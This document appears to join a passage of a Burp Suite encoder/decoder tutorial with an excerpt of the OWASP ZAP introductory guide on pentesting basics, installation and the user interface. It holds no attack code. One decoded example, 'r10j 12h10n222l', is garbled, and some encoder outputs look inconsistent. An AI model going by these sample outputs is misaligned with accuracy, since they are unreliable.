72616a206368616e64656c

We can directly decode the **Encoded ASCII Hex Text** by clicking on the **Decoded as** the option and selecting **ASCII Hex field** as shown in the image. This will **decode** the **encoded ASCII Hex text** into **plain text** in the third box as shown in the image.




raj chandel

72616a206368616e64656c

raj chandel

Hex Encoder & Decoder


Repeat same as above and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** the option and select **Hex option** as shown in the image. We will get the **encoded result** in **Hex format** in the second box as shown in the image.



raj chandel 123456789

raj chandel 75bcd15

We can directly decode the **Encoded Hex Text** by clicking on the **Decoded as** the option and selecting the **Hex field** as shown in the image. This will **decode** the **encoded Hex text** into **plain text** in the third box as shown in the image.




raj chandel 123456789

raj chandel 75bcd15

r10j 12h10n222l 123456789

Octal Encoder & Decoder


Repeat again and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** an option and select **Octal field** as shown in the image. We will get the **encoded result** in **Octal format** in the second box as shown in the image.



raj chandel 123456789

raj chandel 726746425

We can directly decode the **Encoded Octal Text** by clicking on the **Decoded as** the option and selecting the **Octal field** as shown in the image. This will **decode** the **encoded Octal text** into **plain text** in the third box as shown in the image.




raj chandel 123456789

raj chandel 726746425

raj chandel 123456789

Binary Encoder & Decoder


Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded** as an option and select **Binary field** as shown in the image. We will get the **encoded result** in **Binary format** in the second box as shown in the image.



raj chandel 123456789

raj chandel 111010110111100110100010101

We can directly decode the **Encoded Binary Text** by clicking on the **Decoded as** an option and selecting **the Binary field** as shown in the image. This will **decode** the **encoded Binary text** into **plain text** in the third box as shown in the image.




raj chandel 123456789

raj chandel 111010110111100110100010101

raj chandel 123456789

Gzip Encoder & Decoder


Give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **Gzip field** as shown in the image. We will get the **encoded result** in **Gzip format** in the second box as shown in the image.



raj chandel 123456789

```
0   1f 8b 08 00 00 00 00 00   00 00 2b 4a cc 52 48 ce   □□□+JÌRHÎ
1   48 cc 4b 49 cd 51 30 34   32 36 31 35 33 b7 b0 04   HÌKIÍQ0426153·°□
2   00 87 97 ca 1c 15 00 00   00 -- -- -- -- -- -- --   □□Ê□□
```

We can directly decode the **Encoded Gzip Text** by clicking on the **Decoded as** an option and selecting **the Gzip field** as shown in the image. This will **decode** the **encoded Gzip text** into **plain text** in the third box as shown in the image.



raj chandel 123456789

```
0   1f 8b 08 00 00 00 00 00   00 00 2b 4a cc 52 48 ce   □□□+JÌRHÎ
1   48 cc 4b 49 cd 51 30 34   32 36 31 35 33 b7 b0 04   HÌKIÍQ0426153·°□
2   00 87 97 ca 1c 15 00 00   00 -- -- -- -- -- -- --   □□Ê□□
```

raj chandel 123456789

Credits: https://www.hackingarticles.in/burpsuite-encoder-decoder-tutorial/

OWASP Zap

Overview

This guide is intended to serve as a basic introduction for using ZAP to perform security testing, even if you don't have a background in security testing. To that end, some security testing concepts and terminology is included but this document is not intended to be a comprehensive guide to either ZAP or security testing.

It is also available as a pdf to make it easier to print.

Security Testing Basics

Software security testing is the process of assessing and testing a system to discover security risks and vulnerabilities of the system and its data. There is no universal terminology but for our purposes, we define assessments as the analysis and discovery of vulnerabilities without attempting to actually exploit those vulnerabilities. We define testing as the discovery and attempted exploitation of vulnerabilities.

Security testing is often broken out, somewhat arbitrarily, according to either the type of vulnerability being tested or the type of testing being done. A common breakout is:

- **Vulnerability Assessment** – The system is scanned and analyzed for security issues.
- **Penetration Testing** – The system undergoes analysis and attack from simulated malicious attackers.
- **Runtime Testing** – The system undergoes analysis and security testing from an end-user.
- **Code Review** – The system code undergoes a detailed review and analysis looking specifically for security vulnerabilities.

Note that risk assessment, which is commonly listed as part of security testing, is not included in this list. That is because a risk assessment is not actually a test but rather the analysis of the perceived severity of different risks (software security, personnel security, hardware security, etc.) and any mitigation steps for those risks.

More About Penetration Testing

Penetration Testing (pentesting) is carried out as if the tester was a malicious external attacker with a goal of breaking into the system and either stealing data or carrying out some sort of denial-of-service attack.

Pentesting has the advantage of being more accurate because it has fewer false positives (results that report a vulnerability that isn’t actually present), but can be time-consuming to run.

Pentesting is also used to test defence mechanisms, verify response plans, and confirm security policy adherence.

Automated pentesting is an important part of continuous integration validation. It helps to uncover new vulnerabilities as well as regressions for previous vulnerabilities in an environment which quickly changes, and for which the development may be highly collaborative and distributed.

The Pentesting Process

Both manual and automated pentesting are used, often in conjunction, to test everything from servers, to networks, to devices, to endpoints. This document focuses on web application or web site pentesting.

Pentesting usually follows these stages:

- **Explore** – The tester attempts to learn about the system being tested. This includes trying to determine what software is in use, what endpoints exist, what patches are installed, etc. It also includes searching the site for hidden content, known vulnerabilities, and other indications of weakness.
- **Attack** – The tester attempts to exploit the known or suspected vulnerabilities to prove they exist.
- **Report** – The tester reports back the results of their testing, including the vulnerabilities, how they exploited them and how difficult the exploits were, and the severity of the exploitation.


Pentesting Goals

The ultimate goal of pentesting is to search for vulnerabilities so that these vulnerabilities can be addressed. It can also verify that a system is not vulnerable to a known class or specific defect; or, in the case of vulnerabilities that have been reported as fixed, verify that the system is no longer vulnerable to that defect.


Introducing ZAP

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.

At its core, ZAP is what is known as a "man-in-the-middle proxy." It stands between the tester's browser and the web application so that it can intercept and inspect messages sent between browser and web application, modify the contents if needed, and then forward those packets on to the destination. It can be used as a stand-alone application, and as a daemon process.



If there is another network proxy already in use, as in many corporate environments, ZAP can be configured to connect to that proxy.



ZAP provides functionality for a range of skill levels – from developers, to testers new to security testing, to security testing specialists. ZAP has versions for each major OS and Docker, so you are not tied to a single OS. Additional functionality is freely available from a variety of add-ons in the ZAP Marketplace, accessible from within the ZAP client.

Because ZAP is open-source, the source code can be examined to see exactly how the functionality is implemented. Anyone can volunteer to work on ZAP, fix bugs, add features, create pull requests to pull fixes into the project, and author add-ons to support specialized situations.

As with most open source projects, donations are welcome to help with costs for the projects. You can find a donate button on the owasp.org page for ZAP at https://owasp.org/www-project-zap/.

Install and Configure ZAP

ZAP has installers for Windows, Linux, and Mac OS/X. There are also Docker images available on the download site listed below.

Install ZAP

The first thing to do is install ZAP on the system you intend to perform pentesting on. Download the appropriate installer from the Download page.


Note that ZAP requires Java 8+ in order to run. The Mac OS/X installer includes an appropriate version of Java but you must install Java 8+ separately for Windows, Linux, and Cross-Platform versions. The Docker versions do not require you to install Java.

Once the installation is complete, launch ZAP and read the license terms. Click **Agree** if you accept the terms, and ZAP will finish installing, then ZAP will automatically start.

Persisting a Session

When you first start ZAP, you will be asked if you want to persist the ZAP session. By default, ZAP sessions are always recorded to disk in a HSQLDB database with a default name and location. If you do not persist the session, those files are deleted when you exit ZAP.

If you choose to persist a session, the session information will be saved in the local database so you can access it later, and you will be able to provide custom names and locations for saving the files.


OWASP ZAP

Do you want to persist the ZAP Session?

Yes, I want to persist this session with name based on the current timestamp

Yes, I want to persist this session but I want to specify the name and location

[✓ No, I do not want to persist this session at this moment in time]

Remember my choice and do not ask me again.

You can always change your decision via the Options / Database screen


For now, select **No, I do not want to persist this session at this moment in time**, then click **Start**. The ZAP sessions will not be persisted for now.

ZAP Desktop UI

The ZAP Desktop UI is composed of the following elements:

1. **Menu Bar** – Provides access to many of the automated and manual tools.

2. **Toolbar** – Includes buttons which provide easy access to most commonly used features.
3. **Tree Window** – Displays the Sites tree and the Scripts tree.
4. **Workspace Window** – Displays requests, responses, and scripts and allows you to edit them.
5. **Information Window** – Displays details of the automated and manual tools.
6. **Footer** – Displays a summary of the alerts found and the status of the main automated tools.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites Scripts
Quick Start Request Response
Contexts
Default Context
Sites
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
Learn More
History Search Alerts Output
Filter: OFF Export
Id Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0 0 0 0 0
1
2
3
4
5
6

While using ZAP, you can click **Help** on the Menu Bar or press F1 to access context-sensitive help from the ZAP Desktop User Guide. It is also available online.

For more information about the UI, see ZAP UI Overview in the ZAP online documentation.

ZAP also supports a powerful API and command line functionality, both of which are beyond the scope of this guide.

